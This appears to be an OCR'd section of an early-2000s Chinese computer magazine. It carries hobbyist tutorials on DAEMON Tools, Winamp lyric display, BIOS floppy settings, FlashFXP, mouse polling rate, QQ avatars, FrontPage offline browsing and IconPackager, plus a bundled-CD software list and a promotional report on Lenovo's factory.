我想很多朋友都曾用过虚拟光驱软件吧，特别是喜欢玩游戏的朋友，使用虚拟光驱能加快运行速度，减少光驱的损耗。现在向大家介绍一款非常棒的虚拟光驱软件，它最大的特点就是能够把从网上下载的光盘镜像文件直接映像成光盘使用。

下载得到此软件，安装后桌面上会生成“DAEMON Tools”图标，双击之启动软件，这时软件会以图标的形式显示在系统托盘内（如图1）。



图1

一、虚拟光驱的使用

前奏曲：要使用DAEMON Tools虚拟光驱，首先你必须创建一个光盘镜像文件。可以使用光盘烧录软件如DiscDump、CDRWin、CloneCD等制作一个镜像文件（这不在本文讲解的范围之内，故此略去）。当然，如果怕麻烦，最省事的方法就是直接从网上下载此类的镜像文件。

设置虚拟光驱数目：右键点击软件的图标，选择“Virtual CD-ROM”→“Set number of devices...”从中设置虚拟光驱的数目，软件支持的虚拟光驱的最大数目达4个之多，一般情况下我们选择“1 drive”足矣(如图2)。当设置完毕后，打开资源管理就可以看到多出来的光驱图标了。



图2

加载镜像文件：选择“Virtual CD-ROM”→“Device 0: No media”→“Mount image”，从弹出的窗口中选择镜像文件。这样做就像把一张光盘放入你的光驱中一样。为了检测镜像文件是否被正确加载，可以打开“我的电脑”，然后按下“F5”功能键，这时虚拟光驱的卷标如果显示为“V”则表明加载成功。如果玩腻了想换一张“光盘”，很简单，选择另外一个镜像文件就可以啦(如图3)。

卸载光盘镜像：很简单，依次选择“Virtual CD-ROM”→“Unmount all drives”便可(如图4)。



图3



图4

卸载虚拟光驱：选择“Virtual CD-ROM”→“Set number of devices...”→“Disable”便可(如图5)。




图5

二、辅助功能

虚拟光驱亦支持CD唱碟，但是要想欣赏到悦耳动听的乐曲，你必须拥有一个WDM兼容声卡，并且将“Digital CD Audio”设为对虚拟光驱有效。以Windows 2000为例，我们可以这么操作：

依次点击“开始”→“设置”→“控制面板”→“声音和多媒体”，打开后点击“硬件”标签，选中“V386 PHANTOM SCSI CDROM”，按下“属性”按钮，在新出现的窗口中再次点击“属性”标签，选中“为此CD-ROM设备启用数字CD音频”选项即可。如果很不幸，该选项是灰色的，那么表明你的声卡不在WDM兼容的行列，当然，很抱歉，你不能享受虚拟光驱的数字CD音乐了(如图6)。


图6

DAEMON Tools非常容易使用，根据其默认配置值，它将随操作系统的启动而自动运行。怎么样，您对它还满意么？要不，当一个下来试试看？它可是支持Windows 9X/Me/2000/NT的哦！

（此软件收录在“从毒龙到P4 傻博士装机实战”光盘中）

LyricsShow歌词秀 高歌一曲

□辽宁 鸣涧

Winamp的大名想必各位朋友早就耳闻了吧？是啊，还有很多漂亮的插件呢，可以在播放歌曲的时候，给你一个赏心悦目的界面。不过，喜欢听歌的朋友们，是不是也打算高歌一曲呢？呵呵，这还用说吗？人家玩电脑讲究的是DIY，那么咱们卡拉OK也要DIY，怎么办？当然有办法了，去下载一个LyricsShow for Winamp回来吧，它是一个可以帮助你在使用Winamp播放CD、MP3、WMA、MIDI等歌曲时，可以看到同步歌词并能高唱卡拉OK的好东东。另外呀，它还提供了一个歌词编辑器，可以更加方便我们实时的编辑歌词呢，还可以从网络上获得大量的同步歌词资源，呵呵，DIY 的感觉真好！^_^

闲话休表，赶紧切入正题吧。首先鸣涧要建议您安装Winamp v2.7完整版以上的版本，最好要附带安装插件AVS v2.1。需要说明的是，AVS是Winamp自带的一个极佳的视觉效果插件，用它可以组合出无穷多的动态效果，增添聆听音乐时的乐趣。

首先我们用LRC歌词编辑器来编辑一首歌词。在第一次运行后需要单击“选项”下的“登记LRC文件类型”命令（如图1），这时状态栏左下角的数字表示当前光标所在的行号和列号。需要注意的是，在使用歌词编辑器的时候，需要先启动Winamp，并播放一首准备编写歌词的MP3音乐，比如“D:\music\music.mp3”，然后再启动歌词编辑器，下面就可以一边播放音乐，一边添词了。




图1

首先找到需要为音乐添加字幕的第一个开始点，然后单击“加入标签”命令按钮，这是为了定位歌词出现的时间，也就是说，歌词将从这个时间开始播放，标签其实就是定位歌词的开始播放时间。

接下来就可以在标签后面填写歌词了。完成以后，找到第二个需要加入歌词的点，并单击“加入标签”命令按钮，定位第二段歌词的开始时间，然后将歌词加入。同样道理，我们在需要加入歌词的地方分别加入标签，并填写好歌词。需要注意的是，尽量保持一次性标记成功，而要少用快进或快退，因为Winamp在跳转播放后的计时会出现轻微误差。

最后执行“文件/保存”命令，将歌词文件保存在与MP3音乐的同一目录中，最好与对应的MP3音乐文件同名。需要说明的是，当我们使用Winamp播放一首乐曲的时候，比如播放名为“c:\music\music.mp3”时，这时LyricsShow会在“c:\music”以及搜索文件夹中依次搜索“music.lrc”。如果找到，LyricsShow就会显示滚动歌词（如图2），这时，你连鼠标都无需动一下。^_^



图2

如果歌词不在搜索文件夹中，可以按下“A”键为当前歌曲手工指定一个歌词文件，这样LyricsShow就会在RLL文件中记录此信息，下次播放“c:\music\music.mp3”时，它就会自动读取对应的歌词了。

另外，在运行LyricsShow之前，最好先运行Winamp的AVS插件模块，这是由于LyricsShow可以嵌入在AVS中，并在变换的背景下显示歌词字幕，如同真正播放MTV一样。

启动AVS可以在Winamp中按组合键Ctrl+K，在打开的设定对话框中，在左边的列表中选择“视觉与效果”，然后在右侧选择“Winamp Advanced Visualization Studio v2.2a”，并单击“开始”按钮即可启动（如图3）。



图3

启动了AVS后，在AVS的窗口上用鼠标右键单击，这时候会打开一个弹出菜单，选择“zhen”后会出现八个选项（如图4），只要任意单击一个项目命令，即可看到漂亮的背景和与歌曲同步的歌词了。




图4

下面我们就来介绍一下如何在已有的AVS Presets上



图 5

加歌词字幕吧。

首先在AVS插件上单击鼠标右键，然后选择“lone/lone - No Way To Go”选项命令，接下来，在AVS上单击鼠标左键，会打开AVS编辑器对话框，按左边的“+”按钮，然后选择Render，再选择Lyrics（如图5）。可是怎么还没有歌词啊？别急，用鼠标左键按住Render / Lyrics，把它拖动到最下面一行，然后松开鼠标左键，再看看，如何了？哈哈，歌词这不就出来了吗？

这时即可进入“Winamp AVS Editor”对话设置窗口(如图6)。不过，或许朋友们早就注意到了，虽然说歌词出来了，但是问题又来了，歌词字幕也太小了一点，另外，颜色也需要调整一下。哈哈，这个就更好办了，单击Font右侧的字体按钮，然后就可以打开字体设置对话框，这时还愁无法改变字体吗？嘿嘿……

另外，选中“Winamp AVS Editor”对话框中的“Anti-aliased font”选项，可以达到使字体边缘光滑的效果。需要注意是，只有使用TrueType字体，而且在字体比较大的情况下，选择此项才会有明显的效果。




图 6

接下来，我们还可以分别单击相应的色块，设置Inner color(内部色彩)、Outer color(边框色彩)和Transparent color(透明色彩)等。另外，在Blend(混合)栏中，还可以设置歌词和背景的混合方式，其中Replace为替换方式，即将歌词直接覆盖在背景上，而Additive blend方式，则是饱和加混合方式，也就是将歌词和背景的亮度叠加，这种情况比较适合于暗色的背景中使用。另外，还有一个50/50 Blend方式，是平均混合方式，也就是说，歌词和背景取平均值，比较适合于营造朦胧效果等。另外，还可以在Mode中设置歌词显示方式为Single line和Dual line，即单行或双行显示。

现在，我们已经在AVS Editor中编辑好了字幕效果，下面就可以执行“Preset\Save...”命令，将效果保存起来了。对于新的效果文件，会保存在以“.avs”为扩展名的文件中，而下次需要调用的时候，只要执行“Preset\Load...”命令即可快速导入效果了。



图 7

最后呀，还是看看我们刚才亲手制作的卡拉OK字幕效果吧(如图7)，呵呵，怎么样啊？是不是已经有高歌一曲的冲动了，哈！那就赶快行动吧！^_^ CF

(此软件收录在“从毒龙到P4 傻博士装机实战”光盘中)

软驱——给我闭嘴

每次开机的时候，我的软驱灯都会亮一下，然后就是一阵叫声，听着让人烦。下面我就来解决这个问题。首先按“Win键+PauseBreak键”或直截用右键单击“我的电脑”打开“系统属性”，选择“性能”标签，在“高级设置”中单击“文件系统”，在“软盘”标签下把“每次启动计算机时都搜索新的软盘驱动器”前面的对勾去掉(如图)。然后重新启动计算机，你会发现软驱还是会叫的，这是怎么回事呢？再重新启动计算机，这次要按“Del”键，为什么？进入BIOS进行设置呀。在BIOS FEATURES SETUP中把Boot Up Floppy Seek这项设为“Disabled”即关闭状态。它的作用是：设定为Enabled时，电脑开机时会对软驱进行寻道操作。如果你的那项是“Enabled”的话，只需按一下“Page Down”就行了。然后把Boot Sequence设成从C盘启动，即“C,A,SCSI”。这次再开机试试，软驱闭嘴了吧？



当然，如果你要重装Windows的话，可别忘了把上面BIOS中的设置改回来，否则，软驱不读盘可别找我哦。CF

"从毒龙到P4 傻博士装机实战"光盘是由《电脑爱好者》采编部精心制作推出，其中不仅有精彩的VCD教程，还有众多实用的精品软件。软件种类涉及图形图像、网页制作、防火墙、杀毒、翻译以及休闲娱乐等，下面就选择有代表性的软件，向大家介绍一下。

"从毒龙到P4 傻博士装机实战"光盘软件介绍

精品软件

◆McAfee杀毒之星

查杀病毒种类在57000种以上，具有功能强大的防火墙，随时监测来自各种途径的病毒，并能在预览邮件之前查杀病毒。

◆PhotoImpact 6(Photo硬派)

"Photo硬派"集平面、手绘、特效、网页制作、图像管理等功能于一身，使用它不但可以制作具有专业效果的图形，而且能"所见即所得"地设计、编排、输出完整的网页。

◆豪杰大眼睛

具有图像浏览和特效处理的功能，能够轻松浏览20MB以上的大图片，能够在Windows资源管理器下浏览缩略图。在特效处理方面，能够对图像进行素描、抽象、浮雕等特效处理。独特的抖动算法，可使2色、16色、256色图片得到与32位真彩一样的效果。

◆诺顿网络安全特警2001中文版

是针对中国个人用户的第一款互联网安全套装软件。能够防范电脑病毒入侵，防范电脑黑客侵袭，预防个人机密信息泄漏。

◆Ulead Cool3D

Cool3D不仅能做出各种文字特效，它还能使文字动起来。这个软件提供十五种不同的移动方式，还有很多爆炸和火焰的效果。

◆pcAnywhere 10.0

一款著名的远程遥控软件，可以远程控制您的个人计算机、管理服务器、支持客户或帮助朋友。

◆WinDVD 2.69简体中文版

WinDVD通过软件动态补偿能还原出DVD影片高素质的画面，让您真实体验DVD动人心魄的逼真影像；而它在声音方面的表现更加优秀，不论是高音、低音部分和细节均能忠实体现，音效丰满，极具震撼！

◆熊猫卫士铂金版

集成了所有的Internet保护功能，具有智能、强大和便于使用的特点。能够对Email和文件下载进行实时扫描。它能自动进行病毒数据库的智能更新，能对包括Windows 95/98、Windows NT Workstations 3.51/4.0、Windows 3.x、Ms-Dos、OS/2、Exchange/Ms Outlook等各种操作系统及客户端程序提供保护。

◆超级兔子魔法设置3.4A

能够查找注册表中的垃圾，并给予清除，让你的系统真正干净。

共享软件

◆蓝盾文件保护系统

利用WinAPI对文件进行防删、防改的保护措施，资源占用极少。

◆紫盾程序运行限止器

不驻留内存、可设定运行密码的程序运行限制软件。

◆有声有色

软件集合了180多个十分精彩的Javascript小程序，所有特效操作只要轻轻点击几下鼠标就可完成！还有强大的插件扩展功能，有一个可视化的插件编辑器，使用户可以非常方便地做出插件。

◆E-BOOK

E-BOOK适合于阅读各种文本格式的电子小说文件，它的特点是采用了印刷书籍式的人性化界面，具有内码识别、智能分段、自动翻页、书签、全文检索等多种特色功能，是传统书籍与电子小说的完美结合。

◆Fantasia Web Explorer 2001

方便的IE集成软件，节省资源。在里面开20个页面，和开3个IE浏览器消耗的资源是一样的。内置22个中英文分类搜索引擎(新闻、MP3、软件、驱动……)，可以轻松查找到您需要的资料。

◆电子蚊香II代

它使用多媒体音响发声，占用很少的CPU资源(0.x%)，还可以调节音量，把蚊子吓个半死！！！高频声波不是电磁波，所以对人体是无影响的，加上其频率高于人耳的听力范围，所以是听不到的，不会影响你的工作。

◆同步大师

同步大师是Windows 95/98/NT下比较、同步不同目录中文件的共享软件工具，它同时也是一个易于使用的文件管理器，您可以将它作为一个文件备份工具和文件比较工具使用。

◆Windows优化大师V3.7

从桌面到网络，从注册表清理到垃圾文件扫除，从黑客搜索到系统检测，Windows优化大师都给您比较全面的解决方案。V3.7版集成了Windows系统医生V1.8、Windows内存整理V1.5，增加了针对显示卡的优化模块，改进了注册表清理、自动优化、垃圾文件清理和兼容性，增强了黑客木马扫描和本地端口分析。

◆我的助手

能够以任务的方式定时执行关机、启动、挂起、重新登录、拨号、挂断拨号、检查新邮件等操作；可进行事件提醒；可进行报时；可提供多种快捷操作；可自动跳过26日(简单防止CIH病毒发作)并且恢复。CF


文件传输 无中介

□广东 甘亦斌

如果要在互联网上把文件从一个服务器传送到另一个服务器上，可以先通过FTP软件把这个文件从源服务器上下载到计算机硬盘，然后再把他们上传到目标服务器上。但大家是否觉得这个方法很迟钝，很浪费时间呢？特别是遇到大文件的时候，口袋里的银两不是大把大把地给电信局剥掉了吗？那可不可以不通过硬盘这个中介，直接把要传送的文件从源服务器传送到目标服务器呢？答案是肯定的，否则也成就不了这篇文章了。

在这里，笔者为大家介绍一个能实现在两个服务器上直接互传文件的软件FlashFXP。FlashFXP的功能强大，但不像CuteFTP那样身形庞大，占用的系统资源也比它少多了。它除了可以同时连接两个服务器之外，还支持断点续传，极大地方便了用户。假设没有这个功能，如果在传送大文件时突然断电，那就555555……

FlashFXP是一个共享软件，安装过程十分简单，只要选择好安装路径，然后一路选择下一步就可以了。安装完成后，双击它的图标打开程序，我们就可以见到它的主界面(如图)。主界面分为左右两区，这两个区域分别代表两个服务器。首先，在左半区任意位置单击左键来激活该区域。这时，该区域的下方会出现一条黄色的带子，说明该区域已经被激活，正准备工作。单击按钮，这时弹出一菜单，在菜单处选择“快速连接”，出现一个连接服务器对话框，在这个对话框中分别把源服务器地址、用户名和密码等各项填写好，然后再点击连接。这样我们就顺利地连接了一个服务器，完成了我们工作的一半，剩下要做的就是连接目标服务器。在FlashFXP主界面右半区单击鼠标左键，这时，原来



在左半区的黄色带子就跑到右边了。然后按照连接源服务器的方法，对目标服务器进行连接。连接好以后，下面的步骤就简单啦。在源服务器中用鼠标把要传送的文件选中，然后在文件图标上按住左键不放，就可以拖动文件到目标服务器啦。这项操作不就跟我们平时常用的FTP软件把文件从硬盘拉到服务器很相似吗？

其实，FlashFXP这个软件还可以像一般的FTP软件那样，把文件从自己的硬盘传送到服务器，只要在工具栏中单击按钮，这时，FlashFXP就可以作为普通的FTP软件来用了。

最后，有几点要提醒大家注意。首先，在软件的设置方面，一般用默认值就可以了，但为了防止空闲时被人踢下来，最好在“工具”下拉菜单中把“反空闲”项勾选上。此外，一个很小却又是很重要的问题，就是安全性问题。我们曾登录过的网站的密码和其他一些信息都存放在软件安装目录下的sites.dat文件里，如果大家是在公共机器上使用这个软件的话，完成以后请不要忘记把此文件删除哦。还有工作任务队列等也是值得注意的。生成一个任务队列，不但可以方便下次使用，而且可以让你对任务的完成情况有一个基本的了解。

怎么样，FlashFXP酷吧？大家心动了吗？心动不如行动，立即下载一个试试看吧。CF

超频一下你的鼠标

□广东 陈为俊

你的鼠标可能和我的一样是杂牌货吧！低档鼠标和高档鼠标的差别主要在刷新率(俗称灵敏度)高低上。刷新率高的鼠标使用起来平滑、流畅、反应快；而刷新率低的鼠标表现为手感生腻、定位不准、反应迟钝。这种差别会在雷神之锤、星际争霸等游戏中充分体现出来。Mouse Rate Checker这个小软件可以测试你的鼠标刷新率有多高。看，我的只有42Hz(图1)，而品牌鼠标的刷新率一般都在70Hz以上。在Windows系统中鼠标一项只能调节鼠标移动的快慢，而没有刷新率的调节选项。现在一起来超频一下你的鼠标吧！通过PS2Rate这个软件可以调节鼠标的刷新率。运行PS2Rate，选择你所需的刷新率(一般在80Hz到100Hz就可以了)，再按Set rate(图2)，马上体会一下立竿见影的效果吧！当然你也可以尝试一下10Hz、20Hz，看看什么叫天壤之别。经过这一道小小的程序，我们的鼠标就不输给品牌鼠了，很符合DIY精神。CF



图 1



图 2

让你的QQ更亲切

□新疆　聂志刚

OICQ已经为我们提供了很多的头像供选择，但是面对着“好友”列表中一个个卡通头像和动物头像，是不是让你感到有些“不新鲜”了呢？如果在和好友交流的时候，看到的是他本人的照片，那该有多美！顺着这一突发的“奇想”，笔者日前祭起“乾坤挪移大法”，把好友头像一一换成了他们的照片，感觉只有一个字：酷！你想试试吗？下面跟我一起来做吧！

首先，找一张好友的照片扫描进你的爱机，也可以让他发一张给你。但是通常来说，这张照片可能会很大，可以先用ACDSee打开这张照片，然后按小键盘上的“-”键，调整图片到适当的大小。然后按下“Print Screen”键，抓取变小的照片。打开Windows自带的画图软件，点“编辑\粘贴”，刚才抓取的照片就出现了。然后用左边的矩形选取工具选择照片上好友的面部（大小控制在32×32像素），在选取的部分右键单击“复制”，然后点“文件\新建”，在新建的文件里点“图像\属性”，调整文件大小为32×32像素，然后点“编辑\粘贴”即可。如果你选取的部分稍微大了点，你可以继续调整，直到符合要求。然后保存这个文件。但先别急着退出画图程序，在这个文件里，点“图像\反色”，照片是不是像底片一样？然后把它另存为一个文件。当然，你还可以用其他的图像工具对这张图片进行修改，直到自己满意，然后再另存一个文件。记住了，是三个文件！

为了把好友的头像换掉，接下来我们必须要知道好友所用的头像的文件名。OICQ头像默认的安装目录是C:\program files\oicq\face或者C:\program files\oicq\newface（如果你改了它，只要到相应的目录中去即可）。这里云集了所有的*.bmp格式的OICQ头像，用ACDSee或豪杰大眼睛你可以轻易地找到好友用的头像，每一个头像有三个文件，分别代表在线、离线和离开，记下它的文件名（如4-1.bmp、4-2.bmp、4-3.bmp）。

最后，把你刚才保存的新文件改名为好友头像对应的文件名，然后复制到OICQ\face或OICQ\newface目录里覆盖原来的（为了方便起见，建议覆盖前把原文件做个备份），退出OICQ，再进入，是不是发现感觉不一样了呢？

照着这个思路，你还可以把OICQ的面板也换了，当然，这只有在OICQ2000版上才行得通啊！面板的目录是OICQ\skins，你只要在这里新建一个目录，然后按照面板图像的大小自己做几个文件替换即可。希望大家一起来探索，让我们的QQ更亲切！CF

用FrontPage2000也能实现离线浏览

□大庆　顾景泉

自从我在1998年买了电脑之后，便开始在网上冲浪了。而今也在网上有了一个属于自己的“家”，每当闲暇时就去精心地营造，所用的工具那当然是FrontPage2000了。我发现用它制作网页真是方便极了，可是制作时要在网上收集大量的图片素材。网站上按种类提供了很多的图片缩略图，缩略图后面又链接着大图片。但缩略图并不是我们需要的，我们要的是隐藏在背后的大图片，而且有时网站上的某些网页内容要慢慢看（可是在网上需要花银子啊），怎么办呢？大家熟悉的离线游览软件有WebZIP、Offline等，可你知道吗？FrontPage2000同样可以实现。请跟我一起来吧！



图2



图3




图1

首先，启动FrontPage2000，在“文件”菜单中选“导入”，打开一个“新建”对话框，如图1所示。在“站点选项卡”上选择“导入站点向导”，在“指定新站点的位置”下面的条形框中输入你所要下载的图片的网页存放地址（如C:\My Documents\My Webs），点击“确定”按钮，出现一个“导入站点向导－选择源”对话框，选择“从全球广域网站点”，如图2。然后在“位置”下的框中粘入你所要下载的图片的网页地址，单击“下一步”按钮，在随后出现的“站点导入向导－选择下载数量”对话框中（如图3），选择第三个选项（如果你仅需要文本和图像），根据你的需要选择其中的前两个选项。单击“下一步”，最后点击“完成”。怎么样？赶快去试试吧！CF

系统图标任我换

□湛江 九斤鱼

我想大家一定厌倦了Windows僵硬、呆板的面孔，以及一成不变的开始菜单与图标，虽然到了Win2k有所改进，但仍与微软所标榜的所谓个性化相去甚远。在这个提倡个性的年代，如果大家打开电脑都一模一样，那也太没劲了，我总希望每次开机都能看到一些有趣的新鲜的东西，所以我向大家郑重推荐：IconPackager。

其实所谓更改系统默认的图标，只是在注册表里动手脚，把原来Windows默认的图标指向你自己选定的图标。虽然自己手动也可完成，不过那也太麻烦了，而且更难的是想让自己所有更改的图标都有统一的、和谐的风格，往往会改得不伦不类。而IconPackager就是为了解决这两个问题的，你不必再到处辛苦地搜刮图标，IconPackager的网站提供了上千套各种主题的图标供下载，只要你不是非常挑剔，肯定会找到自己满意的主题。而且文件都非常的小，一眨眼就down下来了，你还可以用它来灵活地定制你自己的主题！这个软件适用于Win95/98/NT/Me/2000。启动IconPackager将看到如图1界面。




图 1

右边窗口里就是IconPackager已经自带的主题，约有20多种，这对于一般用户已经足够。选中其中的一个主题，点Preview可以预览更改后的效果，如图2。从上到下分别是我的电脑、网上邻居、IE、回收站、普通文件夹等图标效果。如果满意，点Load Package便可以应用该主题，你马上会发觉你的电脑大变样了。如果这些主题还不能让你满意，你可以点Install Packager来选择安装你下载到硬盘的主题，或者直接从网络安装。到此，对一般只想让自己电脑变变模样的朋友就已经够了，如果想更深一步，请往下看。



图 2

点击左边导航栏Icon&Crusors，出现如图3界面。这是一个微调栏目，也就是说你对你应用的主题中某些图标不太满意，就可以在这里做进一步调整(这才是真正的个性化)。你可以把很多主题中的图标定制为一个主题，然后点




图 3

击菜单“File\Save Packager”存储为你自己的Packager！右面的栏目分别是桌面、开始菜单、文件夹、驱动器、其他、文件、鼠标指针等的图标调整栏目。在其他这一栏中你还可以调整快捷方式的那个小箭头的图标以及工作组等的图标。在文件那一栏可以调整各种文件的图标，一般来说在Icon Packager中的各个主题中已自带了一些较为常见的文件图标，如各种图片、zip、媒体文件、文本文件等等。需要指出的是，在Icon Packager的各个主题中并不自带鼠标指针，你可以在这里调整你的鼠标指针，和你在控制面板里调整没有区别。在这里你可以大胆地更改，不用怕改错了，因为你可以点击Default Icon轻易地恢复Windows默认的图标！到这一步完成时，我相信你已经有了一套自己风格的Windows图标，当然，就单指外观而言，也许你的电脑已经和所有人的不同了。:)

IconPackage还能实现一般的Windows设置软件才能做到的Windows系统修改功能！点击Tweakshell，弹出窗口(如图4)。




图 4

在这里可以更改的功能非常多：包括隐藏驱动器、隐藏开始菜单项目、隐藏桌面、窗口动画、图标显示方式、鼠标按钮替换、编辑删除卸载项目、编辑启动项目、墙纸设置等等……由于涉及注册表，所以更改要慎重！除非你明确知道自己在做什么！一般用IconPackager默认的就可以了，那已经是优化好的。

在Settings中可以设置一些系统图标大小、显示颜色以及IconPackager本身的一些简单的参数，一看就明白，就不多说了。另外，IconPackager的所有主题的图标都放在安装目录\Themes目录下面，你可以挑选一些自己喜欢的，用一些图标软件做成一个集合，以后再用就方便了。而且这些图标是完全免费的！你可以任意把它们应用在自己的软件中。

这款软件应用简单，功能丰富，而且它只是对注册表动手脚，并不挂在内存中，节省了系统资源(这也是我向大家推荐它的一个重要原因)。CF

聚焦品牌机

联想是怎么炼成的

千锤百炼，铸就联想金字招牌。想知道这块金字招牌是如何炼成的么？请看……

□北京 笨笨

第一锤 精心的设计

联想公司电脑的制造过程，并不是一般人所想象的组装电脑那么简单。联想自身拥有雄厚的研发实力，可以自己设计制造主板、外设等产品。

联想公司自己的研发部中，大批研发人员每天除了追踪最新的世界顶尖技术，就是在优秀的实验室中研究各种已经面世的其他厂商的产品，从中吸取精华，最终应用到联想自己的产品设计里去。

为了确保自己接触到的都是世界最新技术，联想研发部和世界顶尖的一流大公司进行着紧密的合作，比如微软，比如IBM等。另外，他们每天早上8:00钟还会和美国方面进行电话会议，彼此进行直接交流。

因为有了自己独立的研发部门，联想可以追踪世界PC技术的发展，并第一时间推出各种领先对手的产品（如第一时间推出P4电脑等）。

在笔者和联想研发人员的交谈中，他们表示，虽然受制于国内的制造环境，有些最新材料尚无法应用到设计中，但是联想的研发实力绝对一流，即使对比于我国台湾地区的雄厚研发实力也不逊色。

为了保证设计出来的产品最优化，研发部门还会对市面上的各种产品进行组合测试，以便从中优选出最好、性价比最高的组合。

第二锤 严格的原料选择

联想公司有严格的采购与测试过程，采购全部是直接面向业内有名的厂商，所以根本不存在假货、次品之说。

另外，联想将原料采购回来之后，还要按照国家GB2828标准一一进行测试，通不过检测标准的还会被退回。所以购买了联想整机的人，丝毫不必担心其中部件有任何假冒伪劣之嫌疑。相对于采购电脑元件自己组装的人来说，选择联想产品显然更加省时省力。

第三锤 精密制造与测试

联想拥有一流的生产线，一流的组装人员，一流的制造水准，一流的质量控制。

只有当你亲眼观看过联想PC的生产过程后，你才会明白，什么是一流的制造能力。

以联想在上地的最新生产厂为例，该厂拥有6条生产

线和全自动的智能化立体仓库，可生产各种联想电脑、笔记本和服务器，年产量为200万台。


所有购入的原料必须先经过检验，然后存储在一个巨大的立体仓库系统中。该仓库系统是目前国内规模最大、建设速度最快、系统规格最高的全立体仓库系统，总投资1300多万，占地近3000平方米，高度23.8米。整个仓库中共有170多台机械设备，全部设备均由计算机控制，实现自动存取。全仓库共有8172个货位，可容纳10万台台式计算机，是目前国内最大最全的立体仓库。



联想巨大的全自动仓储系统

该立体仓库采用了30多项目前国际上的最新技术，在规模、自动化程度、人性化设计等方面，均在国内首屈一指。通过将立体仓库系统和R/3系统的集成，联想公司将仓储、配送、生产、销售、财务结算真正集成为一个整体。

借助立体仓储系统全自动操作的枢纽作用，联想电脑大大加快了公司整体的物流系统运行速度，从而提供了更快的生产周期和速度。



控制自动仓储系统的主控室，可以从电视上看到正在运行的货物运输线

原料从仓库中运送出来后，备料组将按照生产要求将原料一一配齐，然后送到装配线上，等待完成整机的装配工作。目前新厂内共有六条装配线，三条是流水线，三条是Cell生产线。

对于流水线来说，其自动化程度是非常高的。计算机在装配的全过程中，除了"高温老化测试"阶段需要离开装配线外，其他的所有过程均在装配线上完成，包括装配、检测等一系列操作。这种空前集成的生产方式，可以提供非常高的生产效率，25秒钟就可以生产出一台电脑，从而最大限度地满足客户对于联想产品的需求。

在流水线上，可以看到一排工位，每个工位上是一位工作人员。厂方介绍说，联想的装配人员经过严格的培训，具体装配的过程、操作时间、操作方法（乃至每个装配的手势）都经过严格的设计和计算。举个例子，比如具体计算机内部接线如何摆放和连结也是规定好了的，事先经过工程设计人员的测算，可以有效保证机箱内部空气的流动，从而保证机箱内部良好的散热效果。



联想的流水生产线

为了保证装配时，完全杜绝静电对产品元件的影响（据统计，目前电脑内绝大多数的元件质量问题，都是由于元件被静电软击穿所致），联想投巨资在厂房内安装了防静电地板。装配人员每人手腕上均佩戴防静电环，时刻将身上的静电导向地面，从而最大限度避免静电对元件造成的伤害。

在每条装配线上，都设有安全性能测试工位，对整机进行安全性能的测试，测试内容包括：耐高压（15000伏特）、漏电流（不得超过3.5毫安）、接地电阻（不得高于0.1欧姆）。

另外，为了保证质量，每条生产线上还有半成品和成品质量检查点，对装配质量进行实时检测。

